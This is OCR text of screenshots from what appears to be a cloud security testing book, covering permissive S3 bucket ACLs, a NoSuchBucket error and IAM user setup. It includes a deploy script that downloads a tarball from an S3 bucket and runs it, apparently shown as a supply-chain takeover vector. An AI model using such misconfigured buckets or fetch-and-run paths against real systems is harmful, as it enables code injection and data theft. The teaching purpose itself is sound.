

aws
Services
Resource Groups
Amazon S3
kirit-test
Overview
Properties
Permissions
Management
Public access settings
Access Control List
Bucket Policy
CORS configuration
Bucket policy editor ARN: arn:aws:s3:::kirit-test
Type to add a new policy or edit an existing policy in the text area below.
1



Edit public access settings for selected buckets
Total buckets: 1 (Public: 0)
Public access settings for selected buckets
Use the Amazon S3 block public access settings to enforce that buckets don't allow public access to data. You can also configure the Amazon S3 block public access settings at the account level. Learn more
Manage public Access control lists (ACLs) for selected buckets
Block new public ACLs and uploading public objects (Recommended)
Remove public access granted through public ACLs (Recommended)
Manage public bucket policies for selected buckets
Block new public bucket policies (Recommended)
Block public and cross-account access if bucket has public policies (Recommended)
Cancel
Save



Edit public access settings for selected buckets
Total buckets: 1 (Public: 0)
Public access settings for selected buckets
Use the Amazon S3 block public access settings to enforce that buckets don't allow public access to data. You can also configure the Amazon S3 block public access settings at the account level. Learn more
Manage public Access control lists (ACLs) for selected buckets
Block new public ACLs and uploading public objects (Recommended)
Remove public access granted through public ACLs (Recommended)
Manage public bucket policies for selected buckets
Block new public bucket policies (Recommended)
Block public and cross-account access if bucket has public policies (Recommended)
Cancel
Save


Edit public access settings for selected buckets
Updating the Amazon S3 block public access settings affects all selected buckets.
To confirm the settings, type confirm in the field.
confirm
Cancel
Confirm



Learn how to store and retrieve a file with S3. Try the 10-Minute Tutorial »
Documentation
S3 buckets
Search for buckets
Create bucket
Edit public access settings
Empty
Delete
Bucket name
Access
kirit-bucket
Public
kirit-test
Objects can be public
kirit-test
Copy Bucket ARN
Properties
Events 0 Active notifications
Versioning Disabled
MFA delete Disabled
Logging Disabled
Static web hosting Disabled
Tags 0 Tags
Requester pays Disabled
Object lock Disabled
Transfer acceleration Disabled
Permissions
Owner sidewinder31031995
Public access settings Disabled
Bucket policy No
Access control list 1 Grantees
CORS configuration No
Management
Lifecycle Disabled
Cross-region replication Disabled
Analytics Disabled
Inventory Disabled
Metrics Disabled
Operations
0 In progress
3 Success
0 Error



Public access settings
Access Control List
Public
Bucket Policy
CORS configuration
This bucket has public access
You have provided public access to this bucket. We highly recommend that you never grant any kind of public access to your S3 bucket.
Access for your AWS account root user
Account
List objects
Write objects
Read bucket permissions
Your AWS account (owner)
Yes
Yes
Yes
Access for other AWS accounts
Add account
Delete
Public access
Group
Everyone
S3 log delivery group
Everyone
This bucket has public access
Everyone has access to one or all of the following: list objects, write objects, read and write permissions.
Access to the objects
List objects
Write objects
Access to this bucket's ACL
Read bucket permissions
Write bucket permissions
Cancel
Save


aws
Services
Resource Groups
Amazon S3 > kirit-bucket
Overview
Properties
Type a prefix and press Enter to search. Press ESC to clear.
Upload
Create folder
Download
Actions


abc.txt
Latest version
Overview
Properties
Permissions
Select from
Open
Download
Download as
Make public
Copy path
Owner
sidewinder31031995
Last modified
Feb 4, 2019 11:54:55 PM GMT+0530
Etag
c2fc229f48853fd625e84873f9118753
Storage class
Standard
Server-side encryption
None
Size
36.0 B
Key
abc.txt
Object URL
https://s3.amazonaws.com/kirit-bucket/abc.txt

Chapter 8: Exploiting Permissive S3 Buckets for Fun and Profit






Not secure | [redacted].s3.amazonaws.com


This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
▼<Error>
   <Code>NoSuchBucket</Code>
   <Message>The specified bucket does not exist</Message>
   <BucketName>[redacted].</BucketName>
   <RequestId>8974BD5D7B287DF9</RequestId>
  ▼<HostId>
     CIcnSlCS9LBmlOa78AaWcdfvM/V1wd5M0/TpZDroopXVRRZ8AuQmIPYtD+KkMbusNN+p0K4Jx0g=
   </HostId>
 </Error>
```


```
ROOTPATH=/var/www/rocket.chat
PM2FILE=pm2.json
if [ "$1" == "development" ]; then
  ROOTPATH=/var/www/rocket.chat.dev
  PM2FILE=pm2.dev.json
fi

cd $ROOTPATH
+ curl -fSL "https://s3.amazonaws.com/rocketchatbuild/rocket.chat-develop.tgz" -o rocket.chat.tgz
tar zxf rocket.chat.tgz  &&  rm rocket.chat.tgz
cd $ROOTPATH/bundle/programs/server
npm install
pm2 startOrRestart $ROOTPATH/current/$PM2FILE
```


Chapter 9: Identity Access Management on AWS






aws
Search IAM
Dashboard
Groups
Users
Roles
Policies
Identity providers
Account settings
Credential report
Encryption keys



aws
Services
Resource Groups
Search IAM
Add user
Delete user
Dashboard
Groups
Users
Find users by username or
User name



Add user
1
2
3
4
Set user details
You can add multiple users at once with the same access type and permissions. Learn more
User name*
Test
Add another user
Select AWS access type
Select how these users will access AWS. Access keys and autogenerated passwords are provided in the last step. Learn more
Access type*
Programmatic access
Enables an access key ID and secret access key for the AWS API, CLI, SDK, and other development tools.
AWS Management Console access
Enables a password that allows users to sign-in to the AWS Management Console.
* Required
Cancel
Next: Permissions



Add user
Set permissions
Add user to group
Copy permissions from existing user
Attach existing policies directly


